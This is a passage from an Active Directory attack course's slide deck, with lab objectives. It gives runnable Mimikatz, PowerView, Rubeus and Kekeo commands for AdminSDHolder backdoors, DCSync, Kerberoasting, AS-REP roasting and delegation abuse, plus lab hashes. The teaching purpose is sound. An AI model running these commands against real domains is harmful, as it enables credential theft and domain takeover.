[https://docs.microsoft.com/en-us/previous-versions/technet-magazine/ee361593\(v=msdn.10\)](https://docs.microsoft.com/en-us/previous-versions/technet-magazine/ee361593(v=msdn.10))

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory>

<https://adsecurity.org/?p=1906>

# Persistence using ACLs – AdminSDHolder

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

# Persistence using ACLs – AdminSDHolder

- Well known abuse of some of the Protected Groups - All of the below can log on locally to DC

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

[https://www.ossir.org/paris/supports/2017/2017-04-11/2017-04-11\\_Active\\_directory\\_v2.5.pdf](https://www.ossir.org/paris/supports/2017/2017-04-11/2017-04-11_Active_directory_v2.5.pdf)

# Persistence using ACLs – AdminSDHolder

- With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

# Persistence using ACLs – AdminSDHolder

- Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA:

```
Add-ObjectAcl -TargetADSprefix  
'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName  
student1 -Rights All -Verbose
```

- Using ActiveDirectory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName  
'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,D  
C=local' -Principal student1 -Verbose
```

Ref for PowerView command: <http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/>

# Persistence using ACLs – AdminSDHolder

- Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder,:  
`Add-ObjectAcl -TargetADSprefix  
'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName  
student1 -Rights ResetPassword -Verbose`

```
Add-ObjectAcl -TargetADSprefix  
'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName  
student1 -Rights WriteMembers -Verbose
```

# Persistence using ACLs – AdminSDHolder

- Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory:

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
```

- For pre-Server 2008 machines:

```
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress -Verbose
```

<https://gallery.technet.microsoft.com/Invoke-SDPropagator-to-c99ae41c>

# Persistence using ACLs – AdminSDHolder

- Check the Domain Admins permission - PowerView as normal user:

```
Get-ObjectAcl -SamAccountName "Domain Admins" -  
ResolveGUIDs | ?{$_._IdentityReference -match 'student1'}
```

- Using ActiveDirectory Module:

```
(Get-Acl -Path 'AD:\CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Ac  
cess | ?{$_._IdentityReference -match 'student1'}
```

# Persistence using ACLs – AdminSDHolder

- Abusing FullControl using PowerView\_dev:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members  
testda -Verbose
```

- Using ActiveDirectory Module:

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
testda
```

# Persistence using ACLs – AdminSDHolder

- Abusing ResetPassword using PowerView\_dev:

```
Set-DomainUserPassword -Identity testda -AccountPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

- Using ActiveDirectory Module:

```
Set-ADAccountPassword -Identity testda -NewPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

# Persistence using ACLs – Rights Abuse

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run "DCSync".

# Persistence using ACLs – Rights Abuse

- Add FullControl rights:

```
Add-ObjectAcl -TargetDistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -  
PrincipalSamAccountName student1 -Rights All -Verbose
```

- Using ActiveDirectory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -Principal  
student1 -Verbose
```

# Persistence using ACLs – Rights Abuse

- Add rights for DCSync:

```
Add-ObjectAcl -TargetDistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -  
PrincipalsSamAccountName student1 -Rights DCSync -Verbose
```

- Using ActiveDirectory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -Principal  
student1 -GUIDRight DCSync -Verbose
```

# Persistence using ACLs – Rights Abuse

- Execute DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

## Learning Objective 12

- Check if studentX has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentX and execute the DCSync attack to pull hashes of the krbtgt user.

# Persistence using ACLs – Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- Administrative privileges are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.

# Persistence using ACLs – Security Descriptors

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:  
ace\_type;ace\_flags;rights;object\_guid;inherit\_object\_guid;account\_sid
- ACE for built-in administrators for WMI namespaces  
A;CI;CCDCLCSWRPWPRCWD;;;SID

Reference: <https://docs.microsoft.com/en-us/windows/win32/secauthz/ace-strings>

# Persistence using ACLs – Security Descriptors - WMI

- ACLs can be modified to allow non-admin users access to securable objects.
- On local machine for student1:  
`Set-RemoteWMI -UserName student1 -Verbose`
- On remote machine for student1 without explicit credentials:  
`Set-RemoteWMI -UserName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Verbose`
- On remote machine with explicit credentials. Only root\cimv2 and nested namespaces:  
`Set-RemoteWMI -UserName student1 -ComputerName dcorp-dc -Credential Administrator -namespace 'root\cimv2' -Verbose`
- On remote machine remove permissions:  
`Set-RemoteWMI -UserName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Remove -Verbose`

<https://github.com/samratashok/nishang/tree/master/Backdoors>

<https://docs.microsoft.com/en-us/archive/blogs/wmi/scripting-wmi-namespace-security-part-1-of-3>

## Persistence using ACLs – Security Descriptors - PowerShell Remoting

- On local machine for student1:

```
Set-RemotePSRemoting -UserName student1 -Verbose
```

- On remote machine for student1 without credentials:

```
Set-RemotePSRemoting -UserName student1 -ComputerName  
dcorp-dc -Verbose
```

- On remote machine, remove the permissions:

```
Set-RemotePSRemoting -UserName student1 -ComputerName  
dcorp-dc -Remove
```

Note: Ignore the 'I/O operation' error.

<https://github.com/samratashok/nishang/tree/master/Backdoors>

## Persistence using ACLs – Security Descriptors - Remote Registry

- Using DAMP, with admin privs on remote machine

```
Add-RemoteRegBackdoor -ComputerName dcorp-dc -Trustee student1 -Verbose
```

- As student1, retrieve machine account hash:

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose
```

- Retrieve local account hash:

```
Get-RemoteLocalAccountHash -ComputerName dcorp-dc -Verbose
```

- Retrieve domain cached credentials:

```
Get-RemoteCachedCredential -ComputerName dcorp-dc -Verbose
```

<https://github.com/HarmJ0y/DAMP>

<https://posts.specterops.io/remote-hash-extraction-on-demand-via-host-security-descriptor-modification-2cf505ec5c40>

## Learning Objective 13


- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

## Priv Esc - Kerberoast

- Offline cracking of service account passwords.
- The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.
- Service accounts are many times ignored (passwords are rarely changed) and have privileged access.
- Password hashes of service accounts could be used to create Silver tickets.

<https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin%281%29.pdf>

# Priv Esc - Kerberoast



# Priv Esc - Kerberoast

- Find user accounts used as Service accounts:

- PowerView

```
Get-NetUser -SPN
```

- ActiveDirectory module

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -  
Properties ServicePrincipalName
```

# Priv Esc - Kerberoast

- Request a TGS

```
Add-Type -AssemblyName System.IdentityModel  
New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurityTok  
en -ArgumentList "MSSQLSvc/dccorp-  
mgmt.dollarcorp.moneycorp.local"
```

- **Request-SPNTicket** from PowerView can be used as well for cracking with John or Hashcat.

<http://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/>

## Priv Esc - Kerberoast

- Check if the TGS has been granted  
`klist`
- Export all tickets using Mimikatz  
`Invoke-Mimikatz -Command '"kerberos::list /export"'`

## Priv Esc - Kerberoast

- Crack the Service account password

```
python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\2-  
40a10000-student1@MSSQLSVC~dcorp-  
mgmt.dollarcorp.moneycorp.local-  
DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

<https://github.com/nidem/kerberoast/blob/master/tgsrepcrack.py>

## Learning Objective 14


- Using the Kerberoast attack, crack password of a SQL server service account.

## Priv Esc - Targeted Kerberoasting - AS-REPs

- If a user's UserAccountControl settings have "Do not require Kerberos preauthentication" enabled i.e. Kerberos preauth is disabled, it is possible to grab user's crackable AS-REP and brute-force it offline.
- With sufficient rights (GenericWrite or GenericAll), Kerberos preauth can be forced disabled as well.

Reference: <http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>

# Priv Esc - Targeted Kerberoasting - AS-REPs



# Priv Esc - Targeted Kerberoasting - AS-REPs

- Enumerating accounts with Kerberos Preauth disabled

- Using PowerView (dev):

```
Get-DomainUser -PreauthNotRequired -Verbose
```

- Using ActiveDirectory module:

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -  
Properties DoesNotRequirePreAuth
```

# Priv Esc - Targeted Kerberoasting - AS-REPs

- Force disable Kerberos Preauth:
- Let's enumerate the permissions for RDPUsers on ACLs using PowerView (dev):

```
Invoke-ACLScanner -ResolveGUIDS |  
?{$_.IdentityReferenceName -match "RDPUsers"}
```

```
Set-DomainObject -Identity Control1User -XOR  
@{useraccountcontrol=4194304} -verbose
```

```
Get-DomainUser -PreauthNotRequired -verbose
```

# Priv Esc - Targeted Kerberoasting - AS-REPs

- Request encrypted AS-REP for offline brute-force.

- Let's use ASREPRoast

```
Get-ASREPHash -UserName VPN1user -Verbose
```

- To enumerate all users with Kerberos preauth disabled and request a hash

```
Invoke-ASREPRoast -verbose
```

<https://github.com/HarmJ0y/ASREPRoast>

# Priv Esc - Targeted Kerberoasting - AS-REPs

- Cracking the hashes
- Using bleeding-jumbo branch of John The Ripper, we can brute-force the hashes offline.

```
./john vpn1user.txt --wordlist=wordlist.txt
```

```
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# cat vpn1user
$krb5asrep$VPN1user@dollarcorp.moneycorp.local:e5e9624103dcc77f681fa3772db9a214$887533327075ccfeff77966a4a9cfdb1299f4f
acd0b9ec1a3f1181250096cf18ee0973e5bdb19e5d4f4df76fcc4ae42eeb19f8473565f6f1be45962434631880952ebfe2cb60b2068618fa64a4
305d5151c6dd830dc3d5af3bce9351ae9848cae26246adbb82d17747c74839434f3ca4a71295900132c9eda028a3e67f468fd9f291760ffd8552ee
107eff8384cbd60b68855adbfd610daccdce8df053b419d3bb4940f1e4d74fa531d414efb38e0fd1d3b7829ede7fab4467c4163aff3caf8c09e020be
26fb16395c36ac1e0972438a32a4d488d78917c1d13bf08def6f8
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# ./john vpn1user --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 A
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwertyuiop123  ($krb5asrep$VPN1user@dollarcorp.moneycorp.local)
1g 0:00:00:00 DONE (2018-12-27 18:50) 12.50g/s 87.50p/s 87.50C/s 87.50C/s Password..Qwertyuiop123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/INSTALL>

## Learning Objective 15

- Enumerate users that have Kerberos Preauth disabled.
- Obtain the encrypted part of AS-REP for such an account.
- Determine if studentx has permissions to set UserAccountControl flags for any user.
- If yes, disable Kerberos Preauth on such a user and obtain encrypted part of AS-REP.

# Priv Esc - Targeted Kerberoasting - Set SPN

- With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything (unique in the domain).
- We can then request a TGS without special privileges. The TGS can then be "Kerberoasted".

Reference: <http://www.harmj0y.net/blog/activedirectory/targeted-kerberoasting/>

# Priv Esc - Targeted Kerberoasting - Set SPN

- Let's enumerate the permissions for RDPUsers on ACLs using PowerView (dev):  
`Invoke-ACLScanner -ResolveGUIDs | ?{$_.'IdentityReferenceName'-match "RDPUsers"}`
- Using Powerview (dev), see if the user already has a SPN:  
`Get-DomainUser -Identity supportuser | select serviceprincipalname`
- Using ActiveDirectory module:  
`Get-ADUser -Identity supportuser -Properties ServicePrincipalName | select ServicePrincipalName`

# Priv Esc - Targeted Kerberoasting - Set SPN

- Set a SPN for the user (must be unique for the domain)

```
Set-DomainObject -Identity support1user -Set  
@{serviceprincipalname='ops/whatever1'}
```

- Using ActiveDirectory module:

```
Set-ADUser -Identity support1user -ServicePrincipalNames  
@{Add='ops/whatever1'}
```

<https://room362.com/post/2016/kerberoast-pt3/>

# Priv Esc - Targeted Kerberoasting - Set SPN

- Request a ticket

```
Add-Type -AssemblyName System.IdentityModel  
New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurityTok  
en -ArgumentList "ops/whatever1"
```

- **Request-SPNTicket** from PowerView can be used as well for cracking with John or Hashcat.

<https://room362.com/post/2016/kerberoast-pt3/>

# Priv Esc - Targeted Kerberoasting - Set SPN

- Check if the ticket has been granted  
`klist.exe`
- Export all tickets using Mimikatz  
`Invoke-Mimikatz -Command '"kerberos::list /export"'`
- Brute-force the password  
`python.exe .\tgsrepocrack.py .\10k-passwords.txt '.\2-40a10000-student1@ops~whatever1-dollarcorp.moneycorp.LOCAL.kirbi'`

## Learning Objective 16


- Determine if studentX has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

# Priv Esc – Kerberos Delegation

- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
- For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server's service account.
- Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.

# Priv Esc – Kerberos Delegation

- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.



<https://labs.f-secure.com/archive/trust-years-to-earn-seconds-to-break/>

# Priv Esc – Kerberos Delegation

- There are two types of Kerberos Delegation:
  - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain.
  - Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. If the user is not using Kerberos authentication to authenticate to the first hop server, Windows offers Protocol Transition to transition the request to Kerberos.
- Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.

# Priv Esc – Unconstrained Delegation

- When set for a particular service account, unconstrained delegation allows delegation to any service to any resource on the domain as a user.
- When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.

<http://www.labofapenetrationtester.com/2016/02/getting-domain-admin-with-kerberos-unconstrained-delegation.html>

<https://adsecurity.org/?p=1667>

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518(v=ws.11))

# Priv Esc – Unconstrained Delegation

- Discover domain computers which have unconstrained delegation enabled using PowerView:

```
Get-NetComputer -UnConstrained
```

- Using ActiveDirectory module:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}  
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

# Priv Esc – Unconstrained Delegation

- Compromise the server(s) where Unconstrained delegation is enabled.
- Run following command on it to check if any DA token is available:  
`Invoke-Mimikatz -Command '"sekurlsa::tickets"'`

# Priv Esc – Unconstrained Delegation

- We must trick or wait for a domain admin to connect a service on appsrv.

- Now, if the command is run again:

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```


- The DA token could be reused:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
C:\Users\appadmin\Documents\user1\[0;2ceb8b3]-2-0-  
60a10000-Administrator@krbtgt-  
DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

# Priv Esc – Unconstrained Delegation - Printer Bug

- How do we trick a high privilege user to connect to a machine with Unconstrained Delegation? The Printer Bug!
- A feature of MS-RPRN which allows any domain user (Authenticated User) can force any machine (running the Spooler service) to connect to second a machine of the domain user's choice.
- We can force the dcorp-dc to connect to dcorp-appsrv by abusing the Printer bug.

PentesterAcademy.com



Attacking and Defending Active Directory

187

<https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory/>

[https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1)

<http://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>

# Priv Esc – Unconstrained Delegation - Printer Bug

- We can capture the TGT of dcorp-dc\$ by using Rubeus (<https://github.com/GhostPack/Rubeus>) on dcorp-appsrv:  
`.\Rubeus.exe monitor /interval:5 /nowrap`
- And after that run MS-RPRN.exe (<https://github.com/leechristensen/SpoolSample>) on the student VM:  
`.\MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local\\dcorp-appsrv.dollarcorp.moneycorp.local`

# Priv Esc – Unconstrained Delegation - Printer Bug

- Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM:  
`.\Rubeus.exe ptt /tikcet:`
- Once the ticket is injected, run DCSync:  
`Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"`

## Learning Objective 17

- Find a server in dcorp domain where Unconstrained Delegation is enabled.
- Access that server, wait for a Domain Admin to connect to that server and get Domain Admin privileges.

# Priv Esc – Constrained Delegation

- Constrained Delegation when enabled on a service account, allows access only to specified services on specified computers as a user.
- A typical scenario where constrained delegation is used - A user authenticates to a web service without using Kerberos and the web service makes requests to a database server to fetch results based on the user's authorization.
- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
  - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user.
  - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user.

<https://labs.f-secure.com/archive/trust-years-to-earn-seconds-to-break/>


# Priv Esc – Constrained Delegation

- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
  - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user with just the user principal name without supplying a password. The service account must have the TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION – T2A4D UserAccountControl attribute.
  - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user. Which second service? This is controlled by msDS-AllowedToDelegateTo attribute. This attribute contains a list of SPNs to which the user tokens can be forwarded.

[https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94)

# Priv Esc – Constrained Delegation with Protocol Transition

- A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
- The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
- The KDC checks the websvc userAccountControl value for the TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK it returns a forwardable ticket for Joe's account (S4U2Self).
- The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dcorp-mssql.dollarcorp.moneycorp.local service.
- The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dcorp-mssql (S4U2Proxy).
- The web service can now authenticate to the CIFS on dcorp-mssql as Joe using the supplied TGS.



<https://labs.f-secure.com/archive/trust-years-to-earn-seconds-to-break/>

# Priv Esc – Constrained Delegation

- To abuse constrained delegation in above scenario, we need to have access to the websvc account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the websvc account as ANY user.

# Priv Esc – Constrained Delegation

- Enumerate users and computers with constrained delegation enabled

- Using PowerView (dev)

```
Get-DomainUser -TrustedToAuth  
Get-DomainComputer -TrustedToAuth
```

- Using ActiveDirectory module:

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne  
"$null"} -Properties msDS-AllowedToDelegateTo
```

# Priv Esc – Constrained Delegation

- Either plaintext password or NTLM hash is required. We already have access to websvc's hash from dcorp-adminsrv
- Using asktgt from Kekeo, we request a TGT (steps 2 & 3 in the diagram):

```
kekeo# tgt::ask /user:websvc  
/domain:dollarcorp.moneycorp.local  
/rc4:cc098f204c5887eaa8253e7c2749156f
```

# Priv Esc – Constrained Delegation

- Using s4u from Kekeo, we request a TGS (steps 4 & 5):

```
tgs::s4u  
/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollar  
corp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi  
/user:Administrator@dollarcorp.moneycorp.local  
/service:cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL
```

# Priv Esc – Constrained Delegation

- Using mimikatz, inject the ticket:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.  
MONEYCORP.LOCAL_cifs~dcorp-  
mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

```
ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

# Priv Esc – Constrained Delegation

- To abuse Constrained delegation using Rubeus, we can use the following command (We are requesting a TGT and TGS' in a single command):

```
.\Rubeus.exe s4u /user:websvc  
/rc4:cc098f204c5887eaa8253e7c2749156f  
/impersonateuser:Administrator /msdsspn:"CIFS/dcorp-  
mssql.dollarcorp.moneycorp.LOCAL" /ptt
```

```
ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

# Priv Esc – Constrained Delegation

- Another interesting issue in Kerberos is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.
- This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

<https://www.secureauth.com/blog/kerberos-delegation-spns-and-more>

# Priv Esc – Constrained Delegation

- Either plaintext password or NTLM hash is required. If we have access to dcorp-adminsrv hash
- Using asktgt from Kekeo, we request a TGT:

```
tgt::ask /user:dcorp-adminsrv$  
/domain:dollarcorp.moneycorp.local  
/rc4:1fadblb13edbc5a61cbdc389e6f34c67
```

# Priv Esc – Constrained Delegation

- Using s4u from Kekeo\_one (no SNAME validation):

```
tgs::s4u /tgt:TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.m
oneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi
/user:Administrator@dollarcorp.moneycorp.local
/service:time/dcorp-
dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
```

# Priv Esc – Constrained Delegation

- Using mimikatz:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.  
MONEYCORP.LOCAL_ldap~dcorp-  
dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL  
_ALT.kirbi"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

# Priv Esc – Constrained Delegation

